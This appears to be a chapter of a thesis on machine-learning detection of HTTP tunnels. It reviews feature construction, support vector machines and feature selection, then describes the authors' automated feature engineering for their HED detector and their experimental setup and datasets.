Feature engineering aims to convert raw data into a set of discriminative features suitable for input to machine learning algorithms. The standard input format is feature vectors, with each vector representing an observation. For supervised machine learning, the concept to be learnt is also added to the vectors in the form of a class label. The machine learning algorithm then generates a model which can predict the class label based only on the input features. However the predictive power of the model is heavily dependent on the chosen input features [85]. Feature engineering therefore aims to generate *discriminative* input features which results in a simpler, faster, more accurate and comprehensible classifier.

Feature engineering often involves manual inspection of data and applying domain knowledge to find discriminative information. Once this information is found, features can be constructed to represent it. The features are then used as input to the ML algorithm. This data exploration, followed by manual feature construction, machine learning and testing is performed iteratively until the desired accuracy is achieved. The process can take significant time and effort.

The field of automated feature construction attempts to apply automation when generating new discriminative features based on a basic set of features. Automated feature construction techniques in the literature include boolean operators, M-of-N, X-of-N, hyperplanes and standard arithmetic operators. Other techniques include Bayesian [132], data mining [119], or the addition of domain knowledge through annotation [164]. These alternatives are now explained in more detail.

Boolean operators are used to combine existing base features into a newly constructed feature. An early example is FRINGE [149] which uses the two boolean operators \neg and \wedge to combine existing features in the induced decision tree to construct new features.

M-of-N features are constructed from a set of N existing boolean features. The new boolean feature is true when at least M of those N features are true ($M \leq N$) for a particular observation. This concept was used in ID2-of3 which was shown to improve learner performance compared to a standard decision tree [143]. M-of-N has been found useful when concepts can be represented as “criteria tables” such as in some medical expert systems. X-of-N extends this concept to nominal features [203].

Standard decision tree algorithms such as C4.5 [157] create a threshold value for a single feature at each node in the tree to provide the best differentiation between classes at that node. The chosen feature and feature value is used to create a line (or hyperplane in many dimensions) to separate the classes. Creating these hyperplanes is a form of feature construction.

Markovitch and Rosenstein [133] developed the FICUS framework. It constructs new features by applying mathematical operators such as $*$, $/$, $+$, $-$, count and maximum to existing features. Due to the large search space of possible new features, the FICUS framework supports using domain knowledge to guide which operators should be used for feature construction. This is achieved by including a grammar for writing feature construction specifications. The FICUS algorithm evaluates new features using a decision tree learner which is separate to the eventual classifier.

Lee and Stolfo [119] used data mining to construct additional features for network intrusion detection. Link analysis and sequence analysis were applied to connection records in order to find patterns of intrusions and normal behaviour. This approach reduces the need to manually analyse the raw data and guess suitable statistical features, e.g. frequent episodes showed that per-host and per-service features should be constructed. The mathematical operators count, percent and average were applied to the base features.

When a number of operators are used for feature construction, the set of possible combinations is very large. To limit the number of features, the construction process should be guided. Even so, automated feature construction is likely to produce a number of redundant or irrelevant features. These have been

shown to reduce classifier accuracy [65]. Fortunately they can be removed using well-understood feature selection techniques.

A review of feature construction methods [172] discusses current problems in the field: overfitting the training set and the lack of methods to incorporate domain knowledge. Overfitting can occur when feature engineering produces many complex features but the number of training instances is small. In this situation, the machine learning algorithm is likely to find a solution which matches the training data but which won't generalise to new observations. While more training data may help, better feature construction strategies are also required. Domain knowledge can be used to guide the construction, however current methods of incorporating domain knowledge (such as choosing “operators”) are limited.

4.3 Background

Important tools used in our work on HTTP tunnel detection include a supervised ML algorithm called support vector machines (SVM), and a feature selection algorithm based on information gain. Each of these are discussed below as background material.

4.3.1 Supervised Machine Learning

A common approach to discriminate between classes (e.g. “tunnel” and “normal” HTTP traffic) is to use a classifier. Classifiers use a supervised machine learning algorithm and a labelled training set of examples. Since our work uses this approach, we now describe it in more detail.

Machine learning uses computer algorithms to learn from data. The field is inspired by the human ability to learn through observations. One machine learning method called a neural network is even inspired by the anatomy of the human brain. Other machine learning algorithms are grounded in statistical inference and pattern recognition. The aim of machine learning is to enable predictions by finding hidden structure or patterns in data. Predictions are in two main forms. The first is *classification* to predict which category a data observation belongs to from a finite set of possible categories, e.g. the optical character recognition problem to classify which number in the range 0 to 9 is present in each digit of a hand-written postcode (zip-code). In machine learning categories are also called class labels or just *classes*, and observations are data

instances. The second form is *regression* which predicts the value of a continuous variable, e.g. the expected house price based on influencing factors such as the number of bedrooms and location. For computer network security we often want to predict the type of traffic observed, such as whether network traffic is malicious or normal. Hence in this thesis we concentrate on classification.

Classifiers learn a model from a training set of data. The learnt model can then be used to predict a label for new data. Machine learning therefore makes data-driven predictions, in contrast to traditional computer programs which follow strict instructions to produce their output.

The first step in classification is to preprocess data into a representation suitable for machine learning. Suitable input is name-value pairs in the form of a set of feature vectors \mathbf{x} . All feature vectors must have the same length ℓ . Features based on the raw data aim to encode all *relevant* information to avoid information loss. Features can be either numeric or discrete. Numeric features in network traffic may be either integers, such as the number of network packets observed in a flow, or real numbers such as the duration of the flow. Discrete (categorical) features can take a single value from a finite set, e.g. the HTTP method may be one of {GET, HEAD, POST, OTHER}.

Machine learning can be either supervised or unsupervised:

- Supervised machine learning - each feature vector representing a training instance has the class label appended. The training data then becomes a set of pairs (\mathbf{x}_i, y_i) , $i = 1, 2, \dots, N$ where N is the total number training instances, and y_i is the class label. Class labels for classifiers are discrete. Binary classifiers have two class values, e.g. $y_n \in \{-1, 1\}$ or $y_n \in \{true, false\}$. Multi-class classifiers allow M values, $y_i \in \{1, 2, \dots, M\}$. Multi-class problems can be solved by decomposing them into a set of binary-class problems.
- Unsupervised machine learning - does not require the training data to be labelled, i.e. no supervision needed. Instead, the data-driven model finds structure, e.g. clusters, or finds the range of normal activity. New data is compared to the model using a distance measure. Any new data with distance measure greater than a threshold value is considered an outlier. This is a useful method for anomaly detection.

Classification uses supervised machine learning to derive a function f which translates the input feature vectors \mathbf{x} to the supplied class labels y in the training




Figure 4.2: (a) many possible hyperplanes can linearly separate the classes. (b) the SVM maximum margin hyperplane

set. After learning this function, the classifier uses it to predict the class of new data instances $y' = f(\mathbf{x})$

A number of classification algorithms have been developed including logistic regression, naive Bayes, neural networks, decision trees, random forests and support vector machines. We now describe the classification algorithms used in our work.

4.3.2 Support Vector Machines

The first classification algorithm used in this work is a support vector machine (SVM). An SVM is a supervised algorithm which can be used for classification or regression. As with all supervised machine learning, an SVM classifier learns a model from a training set (\mathbf{x}_i, y_i) for $i = 1 \dots N$ instances. Each instance i is a p -dimensional feature vector \mathbf{x}_i plus an associated class label y_i . Features must be numeric, i.e. $\mathbf{x}_i \in \mathbb{R}^n$, and class labels $y_i \in \{-1, 1\}^N$. The aim is to use the learnt model to correctly predict class labels of new instances.

A distinguishing aspect of SVMs is the maximum margin hyperplane. For the binary classification task shown in Figure 4.2, a hyperplane (a line in two dimensions) is created which maximises the distance to the closest point for each of the two classes in the training set. While there are an infinite number of solutions which linearly separate the two classes, there is only one solution with

this maximum margin. Maximum margin is chosen as it should result in lower classification error on unseen test cases, i.e it should make a more generalised classifier.

If the points closest to the hyperplane were to move, then so would the hyperplane, i.e. the maximum margin hyperplane is completely defined by the points closest to it. These critical points are known as the support vectors. SVM classification models are therefore very compact as they only need to store the support vectors, and can omit all other training instances.

The simplest explanation is for a hard-margin SVM where the training instances are linearly separable. First we create two parallel hyperplanes to completely separate the classes:

$$\begin{aligned}\mathbf{w} \cdot \mathbf{x} + b &= 1 \\ \mathbf{w} \cdot \mathbf{x} + b &= -1\end{aligned}$$

where \mathbf{w} is a vector of p weights (one for each feature). Since all training instances should be located on the correct side of these hyperplanes, we have the constraints:

$$\begin{aligned}\mathbf{w} \cdot \mathbf{x}_i + b &\geq 1, \text{ if } y_i = 1 \\ \mathbf{w} \cdot \mathbf{x}_i + b &< -1, \text{ if } y_i = -1\end{aligned}$$

It can be shown geometrically that the distance between the hyperplanes is $\frac{2}{\|\mathbf{w}\|}$. Since the aim is to maximise the distance between the hyperplanes, the optimisation problem can be written (after combining constraints):

$$\text{Minimise } \frac{1}{2} \|\mathbf{w}\|^2 \text{ under constraint } y_i(\mathbf{w} \cdot \mathbf{x}_i + b) \geq 1, \text{ for } i = 1, \dots, N \quad (4.1)$$

A new test instance can then be classified with this model using $\text{sign}(\mathbf{w} \cdot \mathbf{x} + b)$.

Later, a soft-margin SVM was introduced to handle situations where the training instances are not linearly separable [37]. Soft-margin SVMs enable the optimisation step to converge even when the linear constraints in Equation 4.1 can not be satisfied. It does so by adding a non-negative slack variable ϵ to the




Figure 4.3: Soft margin SVM. (a) high value of C penalises misclassifications. (b) low value of C gives low penalty

linear constraints which allows for some errors, i.e. a soft margin:

$$y_i(\mathbf{w} \cdot \mathbf{x}_i + b) \geq 1 - \xi_i \quad (4.2)$$

The problem then becomes one of minimising

$$\frac{1}{2} \|\mathbf{w}\|^2 + C \left(\sum_i \xi_i \right) \quad (4.3)$$

under the constraint in Equation 4.2, and where C is a user-defined cost parameter. For most instances ξ_i is zero, with it only being non-zero for training instances on the wrong side of the hyperplane. A large value chosen for the cost parameter C will make the SVM strictly avoid misclassifications (high variance model), while a very low value of C will make it choose the maximum margin hyperplane irrespective of some errors (high bias model). Hence C is an important parameter to control the bias-variance trade off.

Another important aspect of SVMs is that the linear model can be used to implement non-linear class boundaries. This is necessary for many applications where the classes are not at all linearly separable. To create a non-linear class boundary a kernel trick is used in which a non-linear transformation is applied to the input data. If the SVM creates a linear decision boundary (or hyperplane) in the transformed space, it can actually represent a non-linear boundary in the

original space. A number of non-linear kernel transformations exist. We use the general purpose Gaussian radial basis function (RBF) kernel with formula:

$$K(\mathbf{x}_i, \mathbf{x}_j) = e^{\frac{-\|\mathbf{x}_i - \mathbf{x}_j\|^2}{2\sigma^2}} \quad (4.4)$$

The kernel therefore has a tuning parameter σ which controls the width of the Gaussian centred at each support vector. A small width can give a tighter fit. Hence this is another important tuning parameter for controlling the bias-variance trade off.

4.3.3 Feature Selection

Input to machine learning algorithms is in the format of feature vectors. These vectors can have very high dimensionality when all relevant information is extracted from raw data. Classifiers can then suffer “the curse of dimensionality” where both the learning time and the final accuracy of the classifier suffer. Classifier accuracy is poor when the learnt model has high variance (overfitted) or high bias (underfitted). Overfitting is likely to occur when dimensionality is high but there are not many training instances. The result is a classifier which performs well on the training set, but does not generalize to future datasets.

To avoid this problem, a preprocessing data reduction step called *feature selection* is used. Feature selection aims to automatically find the most relevant subset of features from the feature vector. It should therefore discard irrelevant features (those with no influence on the output class) and redundant features (those duplicating information from another feature). Note that feature selection only aims to find a subset of *existing* features. This is different to other data reduction techniques such as principal component analysis (PCA) which transform a feature set into a smaller set of *new* features.

In addition to reducing both learning time and overfitting, feature selection results in models which are simpler and therefore easier to interpret.

Feature selection algorithms can be either univariate or multivariate. Univariate algorithms only consider a single feature at a time, either independently or measuring its relevance to the class labels in the training set. Multivariate algorithms measure the relevance of multiple features together, and hence can take into account inter-dependencies between features.

The feature selection process has four basic steps shown in Figure 4.4 [43, 33]:




Figure 4.4: *The basic four step feature selection process.*

1. **Generation:** produces a subset of the initial features using a search method to make a unique subset on each iteration. Performing an exhaustive search of all possible subsets is too computationally intensive for most problems. Hence different search strategies are used. One method is backward elimination, which starts with all features and eliminates the least relevant feature on each iteration. The opposite approach is taken in forward selection which starts with an empty set and adds the most relevant feature on each iteration.
2. **Evaluation:** scores the suitability of the feature subset so the best subset can be identified. Scores can be based on the classifier accuracy, or calculated independently, such as using information gain.
3. **Stop criterion:** is used to decide whether to stop searching, or to loop back to the generation step. The stop criterion varies by search method, but can include reaching a threshold score, observing no improvement in score between iterations, or reaching a bound such as the minimum number of features or the maximum search runtime.
4. **Validation:** compares classifier performance between using the chosen subset and using the full feature set.

Feature selection can be further categorised as using a filter, wrapper or embedded method. Filter methods run independently of the classifier. They use statistical measures to score each feature, e.g. Pearson correlation coefficient, or information gain [86]. Features with the lowest scores are then discarded, with the threshold score for discarding or keeping features chosen by cross validation.

This is simple, fast, and effective for eliminating irrelevant features. However it may discard features which are only relevant in combination with other features.

The second method is a wrapper approach. Each feature subset is used to build and evaluate a classifier, with classifier error used to score the subset. The search algorithm “wraps” a classifier which is simply used as a black box to score the subset. Wrapper methods are multivariate because evaluations are made on a set of features at a time. Hence feature inter-dependencies can be accounted for, generally resulting in better feature selection than filter methods. However wrapper methods have a high computation cost in evaluating a classifier on each iteration of the search process.

The third method is named “embedded” because feature selection is embedded in the process of training a classifier model. It can only be used with machine learning algorithms which provide feature importance scores, since these scores are used to rank features. Examples of embedded methods include: SVM recursive feature elimination (RFE) which eliminates the least important features in the model on each iteration; tree-based models where information gain is used to choose the feature at each splitting node); and l_1 regularisation techniques such as LASSO where coefficients for some features are shrunk to zero, making those features irrelevant. Embedded methods generally have lower computational cost than wrapper methods.

The feature selection method used in this Chapter, “Information Gain”, was described in detail in Section 3.2.4.

4.4 Automated Feature Engineering for HTTP Tunnel Detection

Our approach to HTTP tunnel detection is similar to **Web Tap** and **DUMONT** in that we analyse data at the HTTP protocol layer. However, while both of those approaches are anomaly-based, we instead take a supervised machine learning approach. We train a model on tunnel traffic generated by a broad range of HTTP tunnelling applications and also on representative background normal traffic. Our supervised approach aims to create a detector with a low false positive rate by training it to detect HTTP tunnels rather than general HTTP anomalies. As more tunnels are discovered they can be added to the model via retraining.

The tool we created is called HTTP Exfiltration Detector (**HED**). It aims to detect HTTP tunnels at a network perimeter through analysis of network traffic. An SVM supervised ML algorithm learns to differentiate HTTP tunnels from normal traffic based on training examples. The choice of classifier algorithm is not considered important for our tests, as we are instead concentrating on the effect of different data preprocessing strategies (while keeping the learning algorithm constant). **HED** contains two alternative data preprocessing software modules. The first module generates relevant features using our “automated” feature engineering framework. The second module uses a standard approach as a baseline for comparison. We call the second approach “expert” feature engineering since we use domain knowledge to manually decide which features should be constructed from network traffic to support HTTP tunnel detection.

Our automated feature engineering approach to data preprocessing avoids the manual steps of inspecting network traffic and using domain knowledge to hand-select which features would be most suitable. It has similarities to the FICUS framework Markovitch and Rosenstein [133], but instead of using standard mathematical operators such as $\{+, -, *, /\}$ we use operators suitable for the network security domain. The operators we use include standard deviation, average, length and entropy, each calculated in multiple contexts to construct additional features. The choice of operators is informed from a review of the literature and hence implicitly uses domain knowledge. Feature selection is then applied to filter this large set of features to the most relevant ones for the supervised machine learning application.

4.4.1 Process for HTTP Network Traffic

For our automated approach, we implement the four stage automated feature engineering framework on HTTP network traffic. While some of the data preprocessing steps in the framework are standard, there are two distinctive aspects. Firstly, it purposely generates a large set of automatically derived features with the assumption that feature selection can identify the most relevant ones for each application. The aim is to provide as much information to the machine learning algorithm as possible to achieve a data-driven result, rather than biasing the result by discarding information too early in the knowledge discovery process. The large set of features are constructed by applying a set of operators to each base feature, and also re-applying operators in multiple contexts. The second




Figure 4.5: Process for HTTP network traffic automated feature engineering

distinctive aspect is that operators are applied blindly to all base features with matching data type, rather than to a manually selected subset of features.

The framework stages applied to HTTP traffic (as shown in Figure 4.5) are:

1. Protocol parsing: is used to convert raw network traffic into labelled fields. By labelling each byte (or group of bytes) we know its data type, name and value. Parsing is possible because network traffic conforms to certain protocols. Tools such as **Wireshark** parse protocols at multiple layers, e.g. data-link, network, transport and application layers. Using parsed fields allows more accurate analysis of network traffic, e.g. simply applying a regular expression to each packet will miss strings spanning multiple packets, but parsing the protocol first would allow fragments to be reassembled prior to applying the regular expression. Parsed fields also support more targeted analysis of network traffic, e.g. when searching for a particular web browser, a regular expression can be applied only to the parsed value of the HTTP header “User-Agent” rather than inefficiently applying to all traffic including streaming video. The output of protocol parsing is a vector of “base features” for each network connection.

A protocol parser which can decode many protocols can have very verbose output. Hence we also filter the parser output to remove irrelevant protocol information, e.g. if the purpose is to analyse HTTP application layer data only, then all lower protocol information such as TCP/IP headers can be discarded.

2. Construct single-connection derived features: In this stage we transform all

fields output by the protocol parser to numeric fields which are supported by the chosen SVM ML algorithm. Many HTTP protocol fields are strings, so we apply operators to each field automatically to create numeric representations of the fields. The operators are: length, entropy and unigram vector (byte frequency distribution). The chosen set of operators is based on those identified in a literature survey of features for network security [46].

3. Construct multiple-connection derived features: to derive metrics representing behaviour. For each numeric feature the count, average and standard deviation operators are applied over multiple connections. Inferring behaviour from network traffic generally requires monitoring activity over time and across multiple connections. However it can be unclear whether to monitor all traffic (e.g. to find unusual spikes in overall behaviour), or per IP address, per source IP:destination IP pair, or per a different contextual feature. Rather than choosing a single context for aggregation, we re-calculate the features in multiple contexts. Current contexts are per source IP, per destination IP, and per source IP: destination IP pair. These are calculated over a single window of 20 connections per context in a similar way to the feature construction used in KDD Cup 1999 [102]. Other windows, such as time windows could also be used.
4. Feature Selection: is used to reduce the large set of candidate features to a smaller set of features relevant to the problem. Since we are using supervised machine learning we have a labelled dataset. Hence feature selection becomes finding which features are best predictors of the labels in the dataset. A common univariate filter feature selection method is the Information Gain Metric which ranks the features by their information gain with respect to the labels. All features above a threshold gain level can be retained while less relevant features are discarded.

We test the effectiveness of this process in experiments described below.

4.4.2 Implementation for HTTP Network Traffic

After testing software packages `tcptrace`, `wireshark`, `tcpdump`, `yaf` and `Bro` to see which could automatically generate a useful base feature set, we chose the




Figure 4.6: Feature construction, with shaded features used for machine learning

open source tool **Bro** [152]. As well as parsing HTTP sessions from raw network traffic, **Bro** importantly also includes a domain specific scripting language which allows its functionality to be extended. Hence we were able to develop a **Bro** script to output a set of single-connection-derived (SCD) features for each HTTP session.

In its default configuration, **Bro** generates basic HTTP features such as the HTTP method, URL and request length. Each basic feature is of type string or type numeric. Our custom **Bro** script extended this default output to generate additional SCD features. This is shown in Figure 4.6. For each basic feature of type string or uchar, we calculated the corresponding Shannon entropy, length and unigram vector. The “operators” to derive additional features were chosen based on a previous literature survey [46] as being useful for network security. The automated approach differs from previous publications such as **Web Tap** in that we blindly perform calculations on all available string features rather than using human expertise to choose the most relevant string features and only deriving new features from them. In addition to avoiding manual intervention, this approach also has the advantage of generating a larger pool of information

about each observation which is then accessible to classifiers to help discriminate between different classes. The automated approach does not pre-judge whether the feature is likely to be useful for classification, but instead lets data-driven automated feature selection decide which is the most relevant subset of features for the particular problem.

A second program was written to calculate multiple-connection-derived (MCD) features over a sliding window of 20 HTTP sessions per context to produce additional features for the sum, average and distinct count of all original numeric features. Counters were maintained for three different contexts: per source, per destination and per source-destination pair. Contextual features have been used previously in the literature for intrusion detection [102]. These features can reveal unusual patterns such as a large number of requests from a single source to a single destination which may otherwise be obscured by the many other HTTP sessions in the network traffic of a host.

Bro also outputs some non-HTTP features such as IP addresses, ports and timestamps. Since these features shouldn't assist the goal of producing a generalised detector, we filtered them from the dataset. While unprocessed timestamps are not deemed useful, features derived from them across multiple sessions could be used, e.g. average and variance of time between sessions. Deriving useful features from timestamps is left as future work. Once SCD features (such as length and entropy) were derived from string features, we filtered these original string features from the dataset since we require only numeric features for our classifier.

The automated feature engineering we developed generates a total of 1141 features for each HTTP session. A summary of these is shown in Table 4.1. The resultant feature vectors produce an “auto” dataset.

Generating 1141 features for each HTTP session is computationally intensive. For a near real-time operational detector we require greater efficiency. Hence we use feature selection to search for the most relevant subset of features. The full set of features is only required prior to feature selection, after which the much smaller subset of features can be generated for classification by the **AutoHED** detector. This will improve the efficiency of the classifier.

Feature selection algorithms are readily available in machine learning packages and so the process can easily be automated. An algorithm which takes into account the class label should be chosen so features are selected based on their predictive ability. Suitable approaches are therefore wrapper algorithms or

Feature#	HTTP Feature	Description
1	<i>status_code</i>	response status field, e.g. 404 for not found
2-259	<i>request_hdr</i>	length, entropy, unigram[256] for request header
260-517	<i>response_hdr</i>	length, entropy, unigram[256] for response header
518-775	<i>request_body</i>	length, entropy, unigram[256] for request body
776-1033	<i>response_body</i>	length, entropy, unigram[256] for response body
1034-1042	<i>src_port stats[9]</i>	source port stats per context
1043-1051	<i>request_body_len stats[9]</i>	request body length stats per context
1052-1060	<i>response_body_len stats[9]</i>	response body length stats per context
1061-1069	<i>status_code stats[9]</i>	response status code stats per context
1070-1087	<i>request_hdr stats[18]</i>	request header entropy and length stats per context
1088-1105	<i>response_hdr stats[18]</i>	response header entropy and length stats per context
1106-1123	<i>request_body stats[18]</i>	request body entropy and length stats per context
1124-1141	<i>response_body stats[18]</i>	response body entropy and length stats per context

Table 4.1: The full set of 1141 numeric web traffic features. *Stats[18]* includes the sum, average and count for 3 different contexts (per *srcIP*, *dstIP*, *src-dst* pair) repeated for length and entropy. *unigram[256]* is an array of 256 features being the frequency count for each possible 8-bit character in the data.

a filter method such as independent component analysis. For our experiments we chose a filter method called Information Gain Metric. It performs univariate feature ranking and is computationally cheap. For our classifier we retained all features with an information gain greater than or equal to 0.75 as this provided a sufficient level of filtering.

It is expected that different subsets of the original features will be relevant to different tasks. We therefore anticipate the automated preprocessor module can be reused for other HTTP detection problems with each problem selecting a different subset of features. This expectation is tested in Chapter 5.

4.5 Experimental Method

HED is tasked with classifying HTTP sessions as either tunnel or non-tunnel. For our classifier algorithm we chose Support Vector Machines (SVMs) since it is often used in academia and industry, and because all our input features are numeric. Since HED uses a supervised machine learning approach, our experiments involved acquiring labelled datasets and then performing training, cross validation and evaluation of the classifiers. The experiment flowchart is shown in Figure 4.7. The flowchart starts with a mixture of normal and tunnel network traffic stored in packet capture (PCAP) format. The traffic is processed into feature vectors, labelled “normal” or “tunnel”, and saved in attribute-relation file format (ARFF) used by the chosen machine learning framework *Weka* [188]. Tunnel traffic is created in a lab environment using well-known tunnelling software and custom tunnel software developed for this experiment. Normal traffic was captured from the lab environment and from an enterprise network. The resultant dataset is then split into 60% training, 20% cross validation, and 20% testing datasets. The machine learning algorithm is trained multiple times on the training dataset, each time with different parameters, to produce a number of alternate models. Each model is evaluated on the cross validation dataset and the model with highest f-score is selected. Finally, the selected model is applied to the test dataset and the results are reported.

4.5.1 Datasets

There is a recognised lack of publicly available labelled datasets for testing network intrusion detectors [144]. Hence we obtained our own datasets, choosing




Figure 4.7: Machine learning experiment flowchart

a mixture of live, testbed and synthetic traffic to provide enough “normal” and “tunnel” samples for training and testing.

Live Traffic

Live traffic was captured from the perimeter of an enterprise network containing web sessions for thousands of users. Our motivation for using this data was as a source of realistic normal training instances for our detector. The dataset is expected to contain a diverse range of web traffic which would be difficult to simulate. To accurately label the data as “normal” or “tunnel” we needed to identify any HTTP tunnels contained within it. To achieve this we first re-implemented the `tunnel hunter` algorithm [40]. Second, we created signatures in `Snort` for known open source tunnels. We then ran both `Snort` and `tunnel hunter` over the data and investigated any matches. This approach returned zero validated matches. The live dataset was therefore all labelled “normal”. The result is an enterprise pcap archive called “Ent”.

